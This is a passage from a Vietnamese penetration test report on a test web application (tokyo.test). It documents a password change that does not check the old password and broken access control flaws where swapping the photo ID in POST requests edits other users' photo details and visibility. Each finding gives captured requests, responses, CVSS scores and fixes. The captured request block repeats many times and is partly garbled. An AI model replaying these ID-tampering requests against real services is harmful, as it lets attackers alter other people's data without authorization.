z8CEvhC3Qw98tGaPSvyXTBBl0zXBKnCyWfemwe9Y6MR8XlwqfsnDM73AYExSzxsRfuyP00
utqF-A1K66ikGy3b_9391USiX4Z1kdFw91AfqPcrfjceEBPCNqLYUJsotMmdPuyq5jgish8rso
ri9kjtpGdFRj3w7gywnktxnh7Fcjn3E_wfyhgY4Tl2qdpFiuw6lvRu0o7RhyU8-8MgXHeD4Ozy
VQfahqRvi0bd0gQW-0LY6Pqjt7M_CRMXsg_OKIuc
14
15 -----229251935011613538433886472746
16 Content-Disposition: form-data; name="id"
17
18 5
19 -----229251935011613538433886472746
20 Content-Disposition: form-data; name="password"
21
22 test1
23 -----229251935011613538433886472746
24 Content-Disposition: form-data; name="c_password"
25
26 test1
27 -----229251935011613538433886472746-
28

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 22 Dec 2023 09:36:13 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.2.34
7 Cache-Control: private, must-revalidate
8 pragma: no-cache
9 expires: -1
10 X-RateLimit-Limit: 60
11 X-RateLimit-Remaining: 59
12 Access-Control-Allow-Origin: http://tokyo.test
13 Vary: Origin
14 Content-Length: 284
15
16 {
    "success":true,
    "data":{
        "id":5,
        "name": "test",
        "email": "test@oh9s559ngljyattygbu8mhb79yfp3fr.oastify.com",
        "email_verified_at":null,
        "bio": "1234",
        "gender": "0",
        "created_at": "2023-12-22T08:25:05.000000Z",
        "updated_at": "2023-12-22T09:36:13.000000Z"
    },
    "message": "Your profile has been updated."
}

```

- Cách khắc phục:

- + Thực hiện xác thực mật khẩu cũ của người dùng trước khi nhập mật khẩu mới nhằm xác thực người dùng.

3.6. Broken Access Control (Photos detail can be modified by another users)

- CVSS Score: 6.3 (Medium).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm thay đổi toàn bộ thông tin chi tiết trên ảnh của các người dùng mà không cần thực hiện việc chiếm quyền đăng nhập của người dùng.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Update photos		
Các gói POST requests <i>/api/photo/<pid></i>	<i>http://tokyo.test/#/photo/71</i>	<i><pid></i>

- Mô tả: Khi thực hiện gửi các requests, tôi đã thay đổi giá trị tham số của ảnh tại phần path Header và phát hiện đổi thành công thông tin chi tiết của bức ảnh mà không thuộc sở hữu của mình.

- + Request và response của gói tin thay đổi thông tin ảnh hợp lệ:

Request	Response
<pre>Pretty Raw Hex 1 POST /api/photo/71 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzLiwanRpIjoiZGRzdkY2M1MDc 2M2Jh0DRm0WYwNGRkY2IwMm0QmZfJNjgy0UzYTk5mj04Mjk3ZDc3YWRi0DAyNmZkZWU1YTnKmZv lZGFjytg4NTc4MTQ1LCjpxYXQiojE3MDMyNTY3NDYsIm5iZi16MTcwMz11njc0niwiZkhIjoXNzM 00dc5MTQ2LCjzdWlioi0IiwiC2NvcGvZjpbXX0..wtMjmptope2sa2mkyOxeSK03p4JRz0Kx7 GI-G1rcPCyawhCsJ_5-hs-iaY1nenxpZQgTfBzIdtZDBCrinQspBt3SP9v_q2xVGK1_Qiu8c1 EB4r8EfEuMWL24bhqD97EJdsBXPmrrngDp05Ludpe3RkddF40RU83aj-BwBwvH4Dv_7qj20x-xxc mWwW1lWhmQxyXk4raqfivhHf0Am7YJbd0Eb6msJv0FxYCYkwBw0giD_IKd25fVU21RHQ TzPMb1jneka4pxZjw56r1vcG5myq_286d7JnrCSlHu2L2IwQqlBqIvMcwQyj1AmplsGLnRV3z8jsrc hCxj172QlYmxevcmh8Cv8429c7h0w1stfm69Dcjvdj9rT3qXwXQubu9VmvtexQb6xmChxkrsh xNtjmfs0uwz14eiieblUsGm3cSmivn0x0nU0cE_GlRebieFkgwByfutCnkjwx6ht0h6iyAt0 hJ03XVmpmagx5mudBzfD9cJorHmtyizLxbIpqT73zaey56da2j19ZNgicZf2f8Lg9dneneI79- Lue_K3PMFSc-eRdk_QD971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71LrFnLEuWcwcJl 8 Content-Type: multipart/form-data; boundary=-----159047450937100317033758984847 9 Content-Length: 664 10 Origin: http://tokyo.test 11 Connection: close 12 Referer: http://tokyo.test/ 13 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzLiwanRpIjoiZGRzdkY2M1MDc 2M2Jh0DRm0WYwNGRkY2IwMm0QmZfJNjgy0UzYTk5mj04Mjk3ZDc3YWRi0DAyNmZkZWU1YTnKmZv lZGFjytg4NTc4MTQ1LCjpxYXQiojE3MDMyNTY3NDYsIm5iZi16MTcwMz11njc0niwiZkhIjoXNzM 00dc5MTQ2LCjzdWlioi0IiwiC2NvcGvZjpbXX0..wtMjmptope2sa2mkyOxeSK03p4JRz0Kx7 GI-G1rcPCyawhCsJ_5-hs-iaY1nenxpZQgTfBzIdtZDBCrinQspBt3SP9v_q2xVGK1_Qiu8c1 EB4r8EfEuMWL24bhqD97EJdsBXPmrrngDp05Ludpe3RkddF40RU83aj-BwBwvH4Dv_7qj20x-xxc mWwW1lWhmQxyXk4raqfivhHf0Am7YJbd0Eb6msJv0FxYCYkwBw0giD_IKd25fVU21RHQ TzPMb1jneka4pxZjw56r1vcG5myq_286d7JnrCSlHu2L2IwQqlBqIvMcwQyj1AmplsGLnRV3z8jsrc hCxj172QlYmxevcmh8Cv8429c7h0w1stfm69Dcjvdj9rT3qXwXQubu9VmvtexQb6xmChxkrsh xNtjmfs0uwz14eiieblUsGm3cSmivn0x0nU0cE_GlRebieFkgwByfutCnkjwx6ht0h6iyAt0 hJ03XVmpmagx5mudBzfD9cJorHmtyizLxbIpqT73zaey56da2j19ZNgicZf2f8Lg9dneneI79- Lue_K3PMFSc-eRdk_QD971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71LrFnLEuWcwcJl </pre>	<pre>Pretty Raw Hex Render 9 expires: -1 10 X-RateLimit-Limit: 60 11 X-RateLimit-Remaining: 59 12 Access-Control-Allow-Origin: http://tokyo.test 13 Vary: Origin 14 Content-Length: 682 15 16 { "success":true, "data":{ "id":71, "user_id":4, "name":"test12345", "description":"test12", "location":"testtest14", "image_url": "photos/e7eca4726c83701ecff92685bd4449f3/", "is_public":true, "lang":"en", "created_at":"2023-12-22T15:09:59.000000Z", "updated_at":"2023-12-22T15:59:21.000000Z", "likes_count":0, "liked_by_user":false, "public_url": "\\\\storage\\\\photos\\\\e7eca4726c83701ecff92685bd4449f3\\\\hds8JJsloETWUUBfpf7LmUvd7ntbw 7LmUvd7ntbw\\v3w1DRCU0.png", "user":{ "id":4, "name":"test", "email":"test@test.com", "email_verified_at":null, "bio":"123", "gender":0, "created_at":"2023-12-22T14:52:26.000000Z", "updated_at":"2023-12-22T14:52:26.000000Z" } }, "message":null } </pre>

- + Request và response của gói tin sau khi đã thay đổi giá trị id của ảnh:

Request	Response
<pre>Pretty Raw Hex 1 POST /api/photo/32 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzLiwanRpIjoiZGRzdkY2M1MDc 2M2Jh0DRm0WYwNGRkY2IwMm0QmZfJNjgy0UzYTk5mj04Mjk3ZDc3YWRi0DAyNmZkZWU1YTnKmZv lZGFjytg4NTc4MTQ1LCjpxYXQiojE3MDMyNTY3NDYsIm5iZi16MTcwMz11njc0niwiZkhIjoXNzM 00dc5MTQ2LCjzdWlioi0IiwiC2NvcGvZjpbXX0..wtMjmptope2sa2mkyOxeSK03p4JRz0Kx7 GI-G1rcPCyawhCsJ_5-hs-iaY1nenxpZQgTfBzIdtZDBCrinQspBt3SP9v_q2xVGK1_Qiu8c1 EB4r8EfEuMWL24bhqD97EJdsBXPmrrngDp05Ludpe3RkddF40RU83aj-BwBwvH4Dv_7qj20x-xxc mWwW1lWhmQxyXk4raqfivhHf0Am7YJbd0Eb6msJv0FxYCYkwBw0giD_IKd25fVU21RHQ TzPMb1jneka4pxZjw56r1vcG5myq_286d7JnrCSlHu2L2IwQqlBqIvMcwQyj1AmplsGLnRV3z8jsrc hCxj172QlYmxevcmh8Cv8429c7h0w1stfm69Dcjvdj9rT3qXwXQubu9VmvtexQb6xmChxkrsh xNtjmfs0uwz14eiieblUsGm3cSmivn0x0nU0cE_GlRebieFkgwByfutCnkjwx6ht0h6iyAt0 hJ03XVmpmagx5mudBzfD9cJorHmtyizLxbIpqT73zaey56da2j19ZNgicZf2f8Lg9dneneI79- Lue_K3PMFSc-eRdk_QD971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71LrFnLEuWcwcJl 8 Content-Type: multipart/form-data; boundary=-----159047450937100317033758984847 9 Content-Length: 664 10 Origin: http://tokyo.test 11 Connection: close 12 Referer: http://tokyo.test/ 13 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzLiwanRpIjoiZGRzdkY2M1MDc 2M2Jh0DRm0WYwNGRkY2IwMm0QmZfJNjgy0UzYTk5mj04Mjk3ZDc3YWRi0DAyNmZkZWU1YTnKmZv lZGFjytg4NTc4MTQ1LCjpxYXQiojE3MDMyNTY3NDYsIm5iZi16MTcwMz11njc0niwiZkhIjoXNzM 00dc5MTQ2LCjzdWlioi0IiwiC2NvcGvZjpbXX0..wtMjmptope2sa2mkyOxeSK03p4JRz0Kx7 GI-G1rcPCyawhCsJ_5-hs-iaY1nenxpZQgTfBzIdtZDBCrinQspBt3SP9v_q2xVGK1_Qiu8c1 EB4r8EfEuMWL24bhqD97EJdsBXPmrrngDp05Ludpe3RkddF40RU83aj-BwBwvH4Dv_7qj20x-xxc mWwW1lWhmQxyXk4raqfivhHf0Am7YJbd0Eb6msJv0FxYCYkwBw0giD_IKd25fVU21RHQ TzPMb1jneka4pxZjw56r1vcG5myq_286d7JnrCSlHu2L2IwQqlBqIvMcwQyj1AmplsGLnRV3z8jsrc hCxj172QlYmxevcmh8Cv8429c7h0w1stfm69Dcjvdj9rT3qXwXQubu9VmvtexQb6xmChxkrsh xNtjmfs0uwz14eiieblUsGm3cSmivn0x0nU0cE_GlRebieFkgwByfutCnkjwx6ht0h6iyAt0 hJ03XVmpmagx5mudBzfD9cJorHmtyizLxbIpqT73zaey56da2j19ZNgicZf2f8Lg9dneneI79- Lue_K3PMFSc-eRdk_QD971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71LrFnLEuWcwcJl </pre>	<pre>Pretty Raw Hex Render 9 expires: -1 10 X-RateLimit-Limit: 60 11 X-RateLimit-Remaining: 58 12 Access-Control-Allow-Origin: http://tokyo.test 13 Vary: Origin 14 Content-Length: 707 15 16 { "success":true, "data":{ "id":32, "user_id":3, "name":"test12345", "description":"test12", "location":"testtest14", "image_url": "photos/980503cdb1f32bc3a2c51cc35982d3aa\\\\XbxtZ6E9cvWBbzJgWbVa2Vj1EgZic Zcbi1Ba56W.jpeg", "is_public":true, "lang":"en", "created_at":"2020-05-14T12:14:07.000000Z", "updated_at":"2023-12-22T15:59:50.000000Z", "likes_count":2, "liked_by_user":true, "public_url": "\\\\storage\\\\photos\\\\980503cdb1f32bc3a2c51cc35982d3aa\\\\XbxtZ6E9cvWBbzJgWb Va2Vj1EgZicZcbi1Ba56W.jpeg", "user":{ "id":3, "name":"machine", "email":"machine@example.com", "email_verified_at":null, "bio":"Nothing in my eyes", "gender":1, "created_at":"2020-05-14T12:13:17.000000Z", "updated_at":"2020-05-14T12:13:17.000000Z" } }, "message":null } </pre>

- Cách khắc phục:


- + Triển khai access control và quản lý phiên đăng nhập.
- + Không sử dụng trực tiếp giá trị nhập vào của người dùng.
- + Nên sử dụng việc tạo randoms các giá trị id cho ảnh.

3.7. Broken Access Control (Photos status can be changed by another users)

- CVSS Score: 6.3 (Medium).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm xem được các nội dung đã được ẩn của những người dùng khác mà không cần chiếm quyền đăng nhập của họ.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Set Public Private photos		
Các gói POST request <code>/api/photo/status/<pid></code>	<code>http://tokyo.test/#/me</code>	<code><pid></code>

- Mô tả: Khi thực hiện gửi các requests, tôi đã thay đổi giá trị tham số của ảnh tại phần path Header và phát hiện đã đổi thành công trạng thái của bức ảnh mà không thuộc sở hữu của mình.



```

Request
Pretty Raw Hex
1 POST /api/photo/status/72 HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4L